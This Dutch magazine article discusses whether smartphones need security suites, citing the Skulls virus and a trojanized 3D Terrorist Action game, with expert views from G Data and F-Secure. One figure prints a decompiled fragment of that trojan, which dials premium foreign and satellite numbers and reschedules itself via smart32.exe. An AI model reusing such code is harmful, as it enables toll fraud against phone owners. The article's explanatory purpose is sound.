


Bron: ©iStockphoto.com, F-Secure Corp.

Smartphone-beveiliging

Het is weer september, dus de grote namen in de security-industrie (bijvoorbeeld Symantec, G Data, Kaspersky en F-Secure) brengen allemaal hun suites voor 2011 op de markt. Een vrij recente toevoeging aan het assortiment is Mobile Security, dat zich richt op de beveiliging van smartphones. Maar hoe noodzakelijk is dergelijke software? Wij zochten het uit.

Door Sander Almekinders

Er zijn tegenwoordig nog maar weinig mensen die zonder beveiliging op internet surfen. De meeste computergebruikers kopen ieder jaar een security-suite om hun Windows-pc te beschermen tegen virussen en andere ongewenste programma's en bestanden (zie ook **46**, waar we twee nieuwe pakketten kort bespreken). Dit is erg verstandig, want het aantal nieuwe virussen dat per jaar op computers wordt losgelaten is enorm; het komt neer op 4 à 5 per minuut.

Als we de security-industrie moeten geloven, neemt het gevaar van malware (een samentrekking van 'malicious software', oftewel kwaadwillende software) voor de mobiele telefoon toe. Veel fabrikanten (Symantec, Kaspersky, F-Secure) brengen namelijk pakketten voor Mobile Security op de markt, die er onder meer op gericht zijn om je telefoon te beschermen tegen malware. Als we het in de huidige context over telefoons hebben, bedoelen we uiteraard smartphones. Telefoons waar je alleen maar mee kunt bellen en sms'en zijn over het algemeen niet interessant voor schrijvers van malware.

In dit artikel bespreken we enkele gevallen van malware voor de smartphone. We gaan tevens in op de vraag of Mobile Security überhaupt zinvol is en laten zien dat niet iedereen het hier (helemaal) over eens is. Om dit duidelijk te maken, hebben we gesproken met Eddy Willems, Security Evangelist bij G Data Software AG en met Arnoud de Vaal, Solution Management Director (Mobile Business Unit) bij F-Secure.

"Het internet dat je op je smartphone doorzoekt, is hetzelfde als het internet dat je op je pc doorzoekt"

Arnoud de Vaal, Solution Management Director Mobile Business Unit bij F-Secure

"Op dit moment is het probleem van virussen voor smartphones te vergelijken met dat bij pc's in 1991-1992"

Eddy Willems, Security Evangelist bij G Data Software AG

Potentiële gevaren

Een smartphone verandert meer en meer in een mini-computer. Toch zijn er essentiële verschillen tussen smartphones en computers als het om beveiliging gaat. Waar je pc alleen in een thuisnetwerk is opgenomen, is het netwerk van je smartphone vele malen uitgebreider. Thuis zorgt een router er bovendien voor dat er een duidelijke grens is tussen je netwerk en alles daarbuiten. Die afbakening is er niet tussen je smartphone en de rest van het telefoonnetwerk. Dit brengt unieke gevaren met zich mee. Als je bijvoorbeeld bij een concert tussen een heleboel mensen staat, is het in theorie heel goed mogelijk dat iemand via Bluetooth een virus op je smartphone zet. Als je later thuis je telefoon synchroniseert met je pc, besmet je ook je pc met het virus.

Een smartphone accepteert natuurlijk niet klakkeloos alle inkomende verbindingen. De beslissende factor is vaak de gebruiker zelf. Het is namelijk meestal zo dat de gebruiker door middel van een bepaalde handeling een virus toelaat op zijn smartphone. Een voorbeeld hiervan is het Skulls-virus, dat is geschreven voor Symbian OS. Het besturingssysteem van Nokia heeft momenteel met ongeveer 40 procent het grootste marktaandeel als het gaat om besturingssystemen voor smartphones (bron: International Data Corporation, **www.idc.com**). Symbian is op dit moment dus het interessantst voor schrijvers van malware. Het virus wordt meegestuurd met een sms-bericht. Dit sms'je ziet er uit alsof het van iemand in je contactenlijst afkomstig is, dus je opent het zonder erbij na te denken. Door middel van het openen van dit sms'je installeer je echter een trojan op je smartphone die (een gedeelte van) je applicaties lamlegt.

Het Skulls-virus lijkt veel op de 'oudere wetse' virussen voor de pc. Die waren er in eerste instantie ook op gericht om schade toe te brengen zonder dat de schrijver van het virus er financieel beter van werd. Het ging schrijvers van pc-virussen een jaar of tien geleden voornamelijk om de roem. Als je een virus schrijft dat de voorpagina's van alle gerenommeerde kranten in de wereld haalt, ben je immers voor even heel erg bekend. Het Skulls-virus lijkt ook voornamelijk te zijn gemaakt om te laten zien dat het mogelijk is om iets te verspreiden dat behoorlijke schade kan aanrichten.

Er zijn echter ook al virussen in omloop die wel degelijk zijn geschreven met financieel gewin als voornaamste doel. Een recent voorbeeld is het spel 3D Terrorist Action. Dit is een volkomen legaal spel voor Windows Mobile OS en is gemaakt door Huike Technology uit China. Daarnaast is het ook nog eens een populair spel. Een Russische schrijver van malware zag kans om door middel van dit populaire spel behoorlijk wat geld te 'verdienen'. Hij nam het spel en schreef er een trojan bij. Daarna zette hij het spel ter download op internet. Gamers die deze versie van het spel downloaden, installeren tegelijkertijd een trojan. Telefoons die ermee geïnfecteerd zijn, gaan vanzelf naar dure internationale nummers bellen. Zo kan het zijn dat je plotseling telefoontjes naar Somalië op je telefoonrekening tegenkomt die je uiteraard nooit hebt gepleegd. Het geld dat deze telefoontjes kost, verdwijnt in de zakken van de persoon die de malware heeft geschreven. Het gaat weliswaar meestal om een klein bedrag, maar als veel telefoons geïnfecteerd zijn, kan de winst behoorlijk oplopen.

Mobile Security

Nu is vastgesteld dat er in elk geval virussen worden geschreven voor smartphones, dringt de vraag zich op of we allemaal een security-pakket voor onze smartphone moeten gaan kopen. We hebben deze en andere vragen voorgelegd aan twee experts. Eddy Willems, Security

```
{
    int num5 = (int) key.GetValue("Status");
    if ((num5 == 1) && (Assembly.GetExecutingAssembly().GetName().CodeBase
    {
        Phone phone = new Phone();
        phone.Talk("+8823460777");          Antarctica
        Thread.Sleep(0xc350);
        phone.Talk("+17675033611");         Dominicaanse Republiek
        Thread.Sleep(0xc350);
        phone.Talk("+88213213214");         Satelliettelefoonnummer
        Thread.Sleep(0xc350);
        phone.Talk("+25240221601");         Somalië
        Thread.Sleep(0xc350);
        phone.Talk("+2392283261");          Sao Tomé en Principe
        Thread.Sleep(0xc350);
        phone.Talk("+881842011123");        Satelliettelefoonnummer
        long num6 = DateTime.Now.AddMonths(1).ToFileTime();
        long num7 = 0L;
        FileTimeToLocalFileTime(ref num6, ref num7);
        SystemTime time6 = new SystemTime();
        FileTimeToSystemTime(ref num7, time6);
        CeRunAppAtTime(@"\Windows\smart32.exe", time6);
    }
```

Bron: F-secure Corp.

Onschuldig spelletje Als je het spel 3D Terrorist Action op je smartphone installeert, worden er automatisch telefoontjes gepleegd naar de vreemdste plaatsen. Jij krijgt de rekening gepresenteerd.


Evangelist bij G Data Software AG denkt dat het allemaal niet zo'n vaart zal lopen en ziet het nut van een security-pakket nog niet in. Arnoud de Vaal, Solution Management Director Mobile Business Unit bij F-Secure, kijkt daar toch iets anders tegenaan.

Op de vraag waarom G Data als een van de weinige vendors op de security-markt niets doet aan Mobile Security, antwoordt Eddy Willems dat we dat toch iets moeten relativeren: "Bij veel Mobile Security-pakketten ligt de nadruk toch vooral op diefstal van de telefoon." Bescherming tegen virussen voor de smartphone is volgens Willems "niet relevant op dit moment". De nadruk in deze zinsnede ligt echter wel op het laatste gedeelte. G Data werkt wel degelijk aan mobiele bescherming en verwacht dat dit in de toekomst een probleem gaat worden, maar er zijn op dit moment simpelweg te veel verschillende besturingssystemen. Geen enkel besturingssysteem heeft een overwicht op de markt zoals Windows dat bij de pc heeft.

Volgens Willems wordt het schrijven van malware pas interessant voor criminelen als een besturingssysteem minstens 60 procent marktaandeel heeft en het gebruik van de smartphone nog intensiever wordt. Op dit moment is het probleem van virussen voor smartphones "te vergelijken met dat bij pc's in 1991-1992". Op het moment zijn het vaak hobbyisten die willen laten zien dat ze een virus kunnen schrijven voor een bepaald besturingssysteem. Het is bij lange na niet interessant genoeg voor malware-auteurs om tijd te steken in het schrijven van een virus voor Symbian, Android, etc. als je er ook kunt schrijven voor Windows op de pc. Als gevolg hiervan komen er per jaar ongeveer 100 virussen (en virusfamilies) voor smartphones uit, terwijl dat bij pc's op 4 à 5 per minuut ligt.

Arnoud de Vaal is het gedeeltelijk eens met wat Eddy Willems zegt: "Als malware-auteur besteed je op dit moment waarschijnlijk je tijd aan het schrijven van malware voor de pc." Het feit dat F-Secure al sinds 2000 – als allereerste in de industrie – bezig is met de ontwikkeling van Mobile Security geeft echter wel aan dat ze het daar wel degelijk serieus nemen. Wat veel mensen zich volgens De Vaal niet realiseren, is dat het internet zoals je dat op je smartphone doorzoekt, hetzelfde internet is dat je op je pc bezoekt. Een phishing-site is op beide platformen een phishing-site. Browsing-protection, dat sites in realtime beoordeelt, is wel degelijk van belang als je surft via je smartphone.

Volgens De Vaal is het gedeelte van Mobile Security dat zich richt op het tegengaan van infecties op dit moment interessanter voor bedrijven dan voor consumenten. Voor bedrijven geldt dat "eentje genoeg is om voor veel narigheid te zorgen". Via die ene geïnfecteerde smartphone kan worden binnengedrongen in het netwerk van een heel bedrijf. Als het gaat om consumenten geeft De Vaal toe dat de aantrekkingskracht van het Mobile Security-pakket dat F-Secure op het moment aanbiedt vooral ligt in de Anti-Theft- en Browsing-Protection-componenten. Jaarlijks worden wereldwijd 145 miljoen telefoons verloren of gestolen, dus de noodzaak van Anti-Theft is duidelijk. Het is mogelijk om op afstand je telefoon te blokkeren, lokaliseren of te resetten zelfs als de SIM-kaart is verwisseld. Anti-Theft voor je mobiel kun je overigens gratis downloaden van de website van F-Secure (**www.f-secure.com/nl_NL**).



Bron: Morgan Stanley Research

Internet via smartphone In 2014 zal naar verwachting vaker via de smartphone gesurft worden dan via de pc. Dit wordt een keerpunt op het gebied van Mobile Security.

Bron: F-secure Corp.

Diefstal of verlies Als je een smartphone verliest of hij wordt gestolen, dan kun je met Anti-Theft for Mobile van F-Secure je telefoon op afstand blokkeren, lokaliseren en resetten (voor Symbian, Windows Mobile en Android).

Ook De Vaal geeft aan dat Mobile Security in de nabije toekomst veel relevanter gaat worden dan het nu is: "We gaan in de toekomst steeds meer het internet op met de smartphone, zelfs meer dan via de pc." De malware-schrijvers volgen dan vanzelf.

Conclusie

Consumenten hebben op dit moment nog weinig tot geen last van malware die speciaal is geschreven voor de smartphone. Een Mobile Security-pakket kopen is dan ook nog niet per se noodzakelijk, tenzij je nu al veel op het internet bent met je smartphone. De verwachting is dat dit in de nabije toekomst wel nodig gaat zijn.

sander.almekinders@chip.nl